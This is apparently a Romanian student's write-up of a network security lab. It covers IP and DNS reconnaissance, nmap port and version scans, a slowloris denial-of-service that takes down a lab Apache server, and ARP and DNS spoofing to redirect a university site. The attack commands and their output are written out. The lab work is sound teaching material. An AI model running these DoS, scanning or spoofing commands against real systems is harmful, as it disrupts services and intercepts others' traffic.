# Laboratorul 10

#### Link-uri:

• https://cybermap.kaspersky.com/ -> arata atacurile cibernetice in timp real.

## Task 1 | Aflare adresa IP publica

```
root@host:~# curl ifconfig.me ; echo ""
141.85.150.33
root@host:~# curl api64.ipify.org ; echo ""
141.85.150.37
root@host:~# curl ipinfo.io/ip ; echo ""
141.85.150.30
root@host:~$ curl icanhazip.com
141.85.150.36
```

```
# Observ ca adresa IP publica poate diferi
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.35
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.36
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.30
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.31
student@host:~$ curl ifconfig.me ; echo ""
141.85.150.32
```

### Pentru a vedea adresa IP publica:

- curl ifconfig.me
- curl api64.ipify.org
- curl ipinfo.io/ip

Adresa VM-ului este **10.9.5.29**, o adresa IP privata din **clasa A** (10.0.0.0 – 10.255.255.255).

Adresa publica este **141.85.150.30**, avand clasa **B** (128.0.0.0 – 191.255.255.255).

### Task 2 | Aflare informatii despre adresa IP publica

```
root@host:~# whois 141.85.150.30
```

root@host:~# whois 141.85.150.30 % This is the RIPE Database query service. % The objects are in RPSL format. % The RIPE Database is subject to Terms and Conditions. % See https://docs.db.ripe.net/terms-conditions.html % Note: this output has been filtered. To receive output for a database update, use the "-B" flag. % Information related to '141.85.0.0 - 141.85.255.255' % No abuse contact registered for 141.85.0.0 - 141.85.255.255 141.85.0.0 - 141.85.255.255 inetnum: netname: PUB-NET org: ORG-PUB1-RIPE country: R0 admin-c: MB6037-RIPE tech-c: GB6367-RIPE status: LEGACY mnt-by: RIPE-NCC-LEGACY-MNT mnt-by: PUB-MNT mnt-routes: PUB-MNT mnt-lower: PUB-MNT 2001-10-28T21:09:38Z created: last-modified: 2016-04-14T09:59:36Z RIPE # Filtered source: sponsoring-org: ORG-RA17-RIPE organisation: ORG-PUB1-RIPE org-name: Politehnica University of Bucharest country: R0 org-type: **OTHER** Splaiul Independentei 313 address: address: 060042 Bucharest address: Romania phone: +40214029465 mnt-ref: ROEDUNET-MNT mnt-by: ROEDUNET-MNT created: 2015-04-24T13:05:49Z last-modified: 2022-12-01T17:31:35Z source: RIPE # Filtered person: George BOULESCU address: RoEduNet, Bucharest NOC address: 313 Splaiul Independentei, "Rectorat" Building, R506-507, address: address: sector 6, Bucharest address: ROMANIA +40-21-3171175 phone: fax-no: +40-21-3171175 nic-hdl: GB6367-RIPE

mnt-by: PUB-MNT

created: 1970-01-01T00:00:00Z last-modified: 2008-05-23T16:37:39Z

RIPE # Filtered source:

person: Mihai Barbulescu

RoEduNet, Bucharest NOC address: 313 Splaiul Independentei, address: "Rectorat" Building, R506-507, address:

address: sector 6, Bucharest

address: ROMANIA

phone: +40-21-3171175 fax-no: +40-21-3171175 nic-hdl: MB6037-RIPE mnt-by: PUB-MNT

created: 2003-12-03T17:51:34Z last-modified: 2008-05-23T16:40:05Z

RIPE # Filtered source:

% Information related to '141.85.0.0/16AS2614'

141.85.0.0/16 route: descr: RoEduNet

descr: "Politehnica" University of Bucharest

origin: AS2614 mnt-by: PUB-MNT mnt-lower: PUB-MNT

created: 2002-05-16T13:10:52Z last-modified: 2003-12-07T18:32:49Z

RIPE # Filtered source:

% This query was served by the RIPE Database Query Service version 1.114

(BUSA)

Observ subnetul (reteaua):

route: 141.85.0.0/16

lar asta pare sa fie autonomous system:

origin: AS2614

## Task 3 | DNS Resolution

root@host:~# apt install dnsutils

root@host:~# which nslookup

/usr/bin/nslookup

root@host:~# nslookup -querytype=CNAME erp.codacloud.net

Server: 127.0.0.53 127.0.0.53#53 Address: Non-authoritative answer: erp.codacloud.net canonical name = hermes.codacloud.net. Authoritative answers can be found from: codacloud.net nameserver = kiki.ns.cloudflare.com. codacloud.net nameserver = nitin.ns.cloudflare.com. nitin.ns.cloudflare.com internet address = 108.162.193.215 nitin.ns.cloudflare.com internet address = 172.64.33.215 nitin.ns.cloudflare.com internet address = 173.245.59.215 nitin.ns.cloudflare.com has AAAA address 2a06:98c1:50::ac40:21d7 nitin.ns.cloudflare.com has AAAA address 2606:4700:58::adf5:3bd7 nitin.ns.cloudflare.com has AAAA address 2803:f800:50::6ca2:c1d7 kiki.ns.cloudflare.com internet address = 173.245.58.180 kiki.ns.cloudflare.com internet address = 108.162.192.180 kiki.ns.cloudflare.com internet address = 172.64.32.180 kiki.ns.cloudflare.com has AAAA address 2a06:98c1:50::ac40:20b4 kiki.ns.cloudflare.com has AAAA address 2606:4700:50::adf5:3ab4 kiki.ns.cloudflare.com has AAAA address 2803:f800:50::6ca2:c0b4

root@host:~# nslookup -querytype=NS cs.pub.ro

Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
cs.pub.ro nameserver = ns1.grid.pub.ro.
cs.pub.ro nameserver = ns1.cs.pub.ro.
cs.pub.ro nameserver = ns2.cs.pub.ro.

Authoritative answers can be found from:
ns1.cs.pub.ro internet address = 141.85.226.5
ns1.grid.pub.ro internet address = 141.85.241.15
ns1.grid.pub.ro has AAAA address 2001:b30:800:f011:141:85:241:15
ns2.cs.pub.ro internet address = 141.85.241.113

root@host:~# nslookup -querytype=MX cs.pub.ro

```
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
cs.pub.ro mail exchanger = 10 ironport.upb.ro.

Authoritative answers can be found from:
cs.pub.ro nameserver = ns1.grid.pub.ro.
cs.pub.ro nameserver = ns2.cs.pub.ro.
cs.pub.ro nameserver = ns1.cs.pub.ro.
ironport.upb.ro internet address = 141.85.13.12
ns1.cs.pub.ro internet address = 141.85.226.5
ns1.grid.pub.ro internet address = 141.85.241.15
ns1.grid.pub.ro has AAAA address 2001:b30:800:f011:141:85:241:15
ns2.cs.pub.ro internet address = 141.85.241.113
```

```
root@host:~# nslookup -querytype=A erp.codacloud.net
```

```
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer: erp.codacloud.net canonical name = hermes.codacloud.net.
Name: hermes.codacloud.net
Address: 35.231.129.40
```

## Task 4 | Descoperirea porturiloe TCP deschise

```
root@host:~# nmap -sT -p 21,22,23,25,53,80,138,443,8000,8080
hermes.codacloud.net hefaistos.codacloud.net
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-11 23:03 EET
Nmap scan report for hermes.codacloud.net (35.231.129.40)
Host is up (0.061s latency).
rDNS record for 35.231.129.40: 40.129.231.35.bc.googleusercontent.com

PORT STATE SERVICE
21/tcp open ftp
22/tcp filtered ssh
23/tcp filtered telnet
25/tcp filtered smtp
53/tcp filtered domain
```

```
80/tcp open http
138/tcp filtered netbios-dgm
443/tcp closed https
8000/tcp filtered http-alt
8080/tcp open http-proxy
Nmap scan report for hefaistos.codacloud.net (34.148.182.155)
Host is up (0.029s latency).
rDNS record for 34.148.182.155: 155.182.148.34.bc.googleusercontent.com
PORT
        STATE
                SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
25/tcp filtered smtp
53/tcp filtered domain
80/tcp open http
138/tcp filtered netbios-dgm
443/tcp filtered https
8000/tcp filtered http-alt
8080/tcp filtered http-proxy
Nmap done: 2 IP addresses (2 hosts up) scanned in 1.96 seconds
```


### Task 5 | Determinarea versiunilor aplicatiilor descoperite


```
# Nu va scana versiuni
root@host:~# nmap -sT -T5 -Pn -v -v -p 21,22,23,25,53,80,138,443,8000,8080
hermes.codacloud.net hefaistos.codacloud.net
```

#### Flag-ul **-sV** detecteaza versiuni de aplicatie.

```
# Va scana versiunile aplicatiilor ce ruleaza pe aceste porturi root@host:~# nmap -sT -sV -T5 -Pn -v -v -p 21,22,23,25,53,80,138,443,8000,8080 hermes.codacloud.net hefaistos.codacloud.net
```

## Task 6 | Analiza securiatii retelei prin intermediului browser-ului





Task 7 | Utilizarea serviciilor de detectare a vulnerabilitatilor

#### Platforme:

- https://dnsdumpster.com/
- https://www.shodan.io/

Scriind hermes.codacloud.net in prompt-ul de input al lui https://dnsdumpster.com/, am obtinut adresa IP **35.231.129.40**, despre care pot afla mai multe la URL-ul https://www.shodan.io/host/35.231.129.40.

Task 8 | Rulare **Dos** (Denial of Service) pe un server web

root@red:~# /etc/init.d/apache2 status

```
• apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor
preset: enabled)
    Active: active (running) since Wed 2024-12-11 20:46:37 UTC; 2h 11min
ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 594 ExecStart=/usr/sbin/apachectl start (code=exited,
status=0/SUCCESS)
   Main PID: 605 (apache2)
        CPU: 219ms
     CGroup: /system.slice/apache2.service
             ├605 /usr/sbin/apache2 -k start
             ├606 /usr/sbin/apache2 -k start
             └607 /usr/sbin/apache2 -k start
Dec 11 20:46:37 red systemd[1]: Starting The Apache HTTP Server...
Dec 11 20:46:37 red apachectl[604]: AH00558: apache2: Could not reliably
determine the server's fully qual... message
Dec 11 20:46:37 red systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
```

### Observ PID-ul (ID-ul procesului pentru server): 605.

# Flag-ul "-p" specifica procesul care a pornit conexiunea respectiva
root@red:~# netstat -tulpn

Proto Re	ecv-Q Se	end-Q	Local Address	Foreign Address	State
PID/Prog	gram nam	ne 💮			
tcp	Θ	0	0.0.0.0:80	0.0.0.0:*	LISTEN
605/apad	che2				
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
142/ine	td				
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
44/sshd	:/usr/s	sbin/			
tcp6	0	0	:::22	* * *	LISTEN
44/sshd	:/usr/s	sbin/			
tcp6	0	0	:::21	*	LISTEN
43/vsft <sub>l</sub>	bc				

Deci, serverul ruleaza cu PID-ul 605, pe port-ul 80 (bine de stiut numarul portului).

```
root@host:~# tcpdump -i veth-red -n
```

```
# Mai bine, pentru a salva intr-un fisier si a-l vizualiza in WireShark root@host:~# tcpdump -i veth-red -n -vv -w dos-packets.pcap
```

Pe orice statie, vizualizez browser-ul in terminal, spre exemplu:

```
# Intr-un alt terminal, afisez browser-ul
root@host:~# elinks http://192.168.1.2/
```

Acum, pe green, incepe partea interesanta.

```
root@green:~# slowloris https://192.168.1.2
```

```
[11-12-2024 22:56:13] Attacking https://192.168.1.2 with 150 sockets.
[11-12-2024 22:56:13] Creating sockets...
[11-12-2024 22:56:13] Sending keep-alive headers...
[11-12-2024 22:56:13] Socket count: 0
[11-12-2024 22:56:13] Creating 150 new sockets...
```

In manualul de utilizator, spune urmatoarele:

- -p, --port
- o Port of webserver, usually 80
- -s, --sockets
- Number of sockets to use in the test
- -v, --verbose
- Increases logging (output on terminal)
- -ua, --randuseragents
- Randomizes user-agents with each request
- -x, --useproxy
- Use a SOCKS5 proxy for connecting
- --https
- Use HTTPS for the requests
- --sleeptime
- • Time to sleep between each header sent

Deci, pot folosi o abordare mai puternica, deschizand mai multe conexiuni, intr-un timp cat mai mic, explicit doar pe port-ul serverului (port **80**).


```
# Din mai multe terminale (dureaza ceva tho)
root@green:~# slowloris --port 80 --sockets 1000 -v --sleeptime 1
192.168.1.2
```

Setez un numar de socket-uri cat mai mare, si un timp cat mai mic intre pachete.

Aparent, **sleeptime**-ul trebuie sa fie musai **int**.

Dupa cateva momente, serverul pica.

...si asa ramane. O alta rulare a comenzii elinks http://192.168.1.2/ imi arata mesajul Request sent.



# Resetam topologia
root@host:~# start\_lab mitm

### Task 9 | Rulare Main in The Midle

Dupa **Dos**-ul de mai devreme, nu o sa mearga https://curs.upb.ro/. E si logic...ca il redirectam la statia **red**, al carui IP este **192.168.1.2/22**.

Am creat un VM nou, **update** si **start** din nou  $\stackrel{ ext{@}}{ ext{.}}$ 

```
# In terminalul 1
root@green:~# elinks http://curs.upb.ro/
```

```
# In terminalul 2
root@red:~# ip link show
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode
DEFAULT group default glen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
5: red-eth0@if6: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1450 qdisc noqueue
state UP mode DEFAULT group default glen 1000
    link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff link-netnsid 0
root@red:~# ip route show default
default via 192.168.0.100 dev red-eth0
root@red:~# arpspoof -i red-eth0 -t 192.168.2.2 192.168.0.100 -r
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
```

```
# In terminalul 3
root@red:~# ip addr show
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default glen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
5: red-eth0@if6: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1450 qdisc noqueue
state UP group default glen 1000
   link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff link-netnsid 0
   inet 192.168.1.2/22 scope global red-eth0
      valid_lft forever preferred_lft forever
root@red:~# ip addr show dev red-eth0
5: red-eth0@if6: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1450 qdisc noqueue
state UP group default glen 1000
   link/ether 8e:33:20:7c:74:40 brd ff:ff:ff:ff:ff link-netnsid 0
   inet 192.168.1.2/22 scope global red-eth0
      valid_lft forever preferred_lft forever
```

```
192.168.1.2 ether 8e:33:20:7c:74:40 C
green-eth0
```

```
# In terminalul 4
root@green:~# ping -c 1 red
PING red (192.168.1.2) 56(84) bytes of data.
64 bytes from red (192.168.1.2): icmp_seq=1 ttl=64 time=0.044 ms
--- red ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.044/0.044/0.0000 ms
```

#### Observ ca adresa IP a lui **red** este 192.168.1.2.

```
# In terminalul 4
root@red:~# touch - hosts
root@red:~# nano -l hosts
root@red:~# cat hosts
192.168.1.2 curs.upb.ro
```

#### Aparent, NU merge daca pun si masca /22.

```
# In terminalul 2: Ctrl-C la arpspoof
```

```
# In terminalul 4
# Mesajele de mai jos vor aparea dupa "arpspoof" (sau nu stiu...am dat mai
multe Ctrl-C uri la astea doua pana au mers)
root@red:~# dnsspoof -f hosts
dnsspoof: listening on red-eth0 [udp dst port 53 and not src 192.168.1.2]
192.168.2.2.52850 > 8.8.8.8.53: 49605+ A? curs.upb.ro
192.168.2.2.52850 > 8.8.8.8.53: 49605+ A? curs.upb.ro
192.168.2.2.34784 > 8.8.8.8.53: 49605+ A? curs.upb.ro
```

```
# In terminalul 2
root@red:~# arpspoof -i red-eth0 -t 192.168.2.2 192.168.0.100 -r
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at
8e:33:20:7c:74:40
8e:33:20:7c:74:40
8e:33:20:7c:74:40
8e:33:20:7c:74:40
```

```
8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at 8e:33:20:7c:74:40 8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at 8e:33:20:7c:74:40 8e:33:20:7c:74:40 f6:d7:ed:6f:db:9 0806 42: arp reply 192.168.0.100 is-at 8e:33:20:7c:74:40 8e:33:20:7c:74:40 8e:33:20:7c:74:40 8e:33:20:7c:74:40 2:c8:2b:c:62:d2 0806 42: arp reply 192.168.2.2 is-at 8e:33:20:7c:74:40
```

#### Din nou:

```
# In terminalul 1
root@green:~# elinks http://curs.upb.ro/
```

#### Rezultat:

